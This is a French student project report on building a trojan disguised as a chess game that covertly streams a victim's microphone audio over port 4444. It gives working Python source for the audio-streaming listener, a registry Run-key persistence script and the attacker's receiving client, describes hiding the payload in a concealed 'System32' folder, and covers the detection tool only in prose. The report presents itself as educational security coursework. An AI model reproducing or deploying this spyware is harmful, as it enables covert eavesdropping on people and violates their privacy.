Système d’Exploitation

Rapport Projet

M1 - SSI

Membres du groupe :

1- AKROUM Safa

2- MECERHED Ferhat

3- KEDIDAH Racha

4- BENABDALLAH Amel

5- HAOUA Imène

1. Objectif :

Le but de ce projet est d'écrire un programme qui contrôle le microphone d'une machine à l'insu de son utilisateur. A cette fin, nous souhaitons développer un malware de type "cheval de Troie" qui diffuse l'audio du microphone. Ainsi l'attaquant peut recueillir et écouter tout audio proche de la machine de la victime.

La deuxième partie du projet consiste à écrire un autre programme qui permet la détection du malware et avertit l'utilisateur de son existence.

Pour coder ces programmes nous avons opté pour le langage python et divers paquets joints (Voir plus-bas). Les programmes sont conçus pour fonctionner sous système Windows.

2. Scénario global :

L'utilisateur installe un jeu d'échecs d'apparence légitime. Mais en arrière plan, un malware est installé sur sa machine, le principe d'un cheval de Troie.
Ce dernier capte l'audio à partir du microphone et reste en attente de connexion pour diffuser sur un port spécifique l'audio récupéré. Le tout en arrière-plan pour cacher son existence à l'utilisateur.

D'autre part, la personne malveillante exécute un script lui permettant de recevoir les données audio envoyées par la cible et de les écouter sur sa machine en temps réel.

3. Déroulement de l'exécution du malware :

L'exécution commence au lancement de l'exécutable "Chess.exe" sur la machine victime. En avant-plan, un jeu d'échecs se lance pour l'utilisateur. En arrière-plan, la procédure d'installation du malware est démarrée.


L’exécutable “Chess.exe” contient en tout 4 script:

- “Input.pyw” : Sert comme point d’entrée, se charge de l’exécution des scripts ci-dessous et de l’installation du malware.
- “Chess.py” : Script principal du jeu.
- “Trojan.pyw” : Le malware qui capte du microphone et diffuse à un hôte distant.
- “Regedit_trojan.py” : Modifie les registres windows de l’utilisateur pour garantir l’exécution du malware à chaque démarrage de la machine.

À noter que l’installation ce fait que lorsque l’exécutable n’existe pas dans le chemin prévu.


3.1. Input.pyw

Premier script lancé par l’exécutable, il lance le jeu de par le script “Chess.py”. Et en parallèle, le script démarre l'installation du malware sur la racine du disque de la machine victime en créant un dossier nommé “System32” avec l’attribut *caché* et y installe une forme exécutable du script “Trojan.pyw” avec l’attribut *caché* également, s’en suit l’appel au script “Regedit_trojan.py” pour la modification des registres windows de l’utilisateur, et conclu par l’exécution du malware nouvellement installé.



3.2. Chess.pyw


Application de jeu d'échecs utilisant le paquet "pygame". C'est la seule fenêtre visible pour l'utilisateur.



3.3. Trojan.pyw

Script du malware qui s'exécute en deux étapes.


1. Se bloque en attente d'une connexion sur le port (ici 4444)
2. Diffuse en continue des blocs de données audio de 1008 octets




```python
import socket, sounddevice as sd
from time import sleep

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind((socket.gethostname(), 4444))
sock.listen(5)

clientsocket, clientaddress = None, None

def callback(indata, frames, time, status):
    global connected

    try:
        clientsocket.send(indata)
    except Exception:
        connected = False

connected = False
while True:
    try:
        clientsocket, clientaddress = sock.accept()
        connected = True

        #blocksize=336
        with sd.RawInputStream(blocksize=336, dtype="int24", callback=callback, channels=1):
            while connected:
                sleep(1)

        clientsocket.close()
    except Exception as e:
        exit()
```

3.4. Regedit_trojan.py


Script qui ajoute une clé à un registre utilisateur pour garantir l'exécution du malware installé à chaque démarrage de la machine.



```python
from winreg import *
import winreg as reg
import os

def AddToRegistry(address):
    key_value = r'Software\Microsoft\Windows\CurrentVersion\Run'

    # open the key to make changes to
    open = reg.OpenKey(HKEY_CURRENT_USER,key_value,0,reg.KEY_ALL_ACCESS)

    # modifiy the opened key
    reg.SetValueEx(open, "System32", 0, reg.REG_SZ, address)

    # now close the opened key
    reg.CloseKey(open)

#  main
if __name__=="__main__":
    AddToRegistry()
```

4. Manoeuvre côté attaquant :

Un unique exécutable "Attaquant_Script.exe" (equiv "Attaquant_Script.py") est lancé sur la machine de l'attaquant. Configuré dépendamment du malware installé, il reçoit les paquets envoyés et les routes vers une sortie audio pour pouvoir écouter en temps réel.



```python
import socket, sounddevice as sd

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((socket.gethostname(), 4444))

def callback(outdata, frames, time, status):
  #336
  msg = sock.recv(1008)
  if msg:
    outdata[:] = msg
  else:
    outdata = [0 for i in range(len(outdata))]

try:
  with sd.RawOutputStream(blocksize=336, dtype="int24", callback=callback, channels=1):
    print("##########")
    print("Press Return to stop")
    print("##########")
    input()
except Exception as e:
  print(e)
```

Réception et lecture audio


Routage canal sortie audio

5. Exécution anti-malware :

On suppose ne rien connaître sur le malware installé (emplacement, port utilisé, nom…). Le programme "Anti_Malware.exe" liste tous les ports ouverts et les programmes les utilisent, et grâce à des filtres (lister ci-dessous) le processus du malware sera isolé et pourra être arrêté, supprimer sa clé dans le registre et supprimer du disque.

On filtres les processus par :

1. Processus connecté en mode diffusion.
2. Etat de connexion binaire (connecté ou écoute).
3. Chemin processus possède l'attribut *caché.*
4. Processus exécuté par l'utilisateur (non système).
5. Processus ayant des processus fils.



6. Conclusion :

La disposition finale du projet permet de garder à l'écoute un utilisateur sans aucun indice visuel, le malware étant de faible taille (18 Mo) et ne consommant que très peu de ressources, sa détection devient alors très difficile pour un utilisateur non expérimenté en logiciel espion.

Évidemment, cette application a été réalisée à but non malveillant et afin de s'éduqué sur ce genre de pratique.

7. Packages utilisés

- Python 3.9.1
- Pygame 2.0.1
- Pyinstaller 4.2
- Psutil 5.8.0
- Pywin 300
- Sounddevice 0.4.1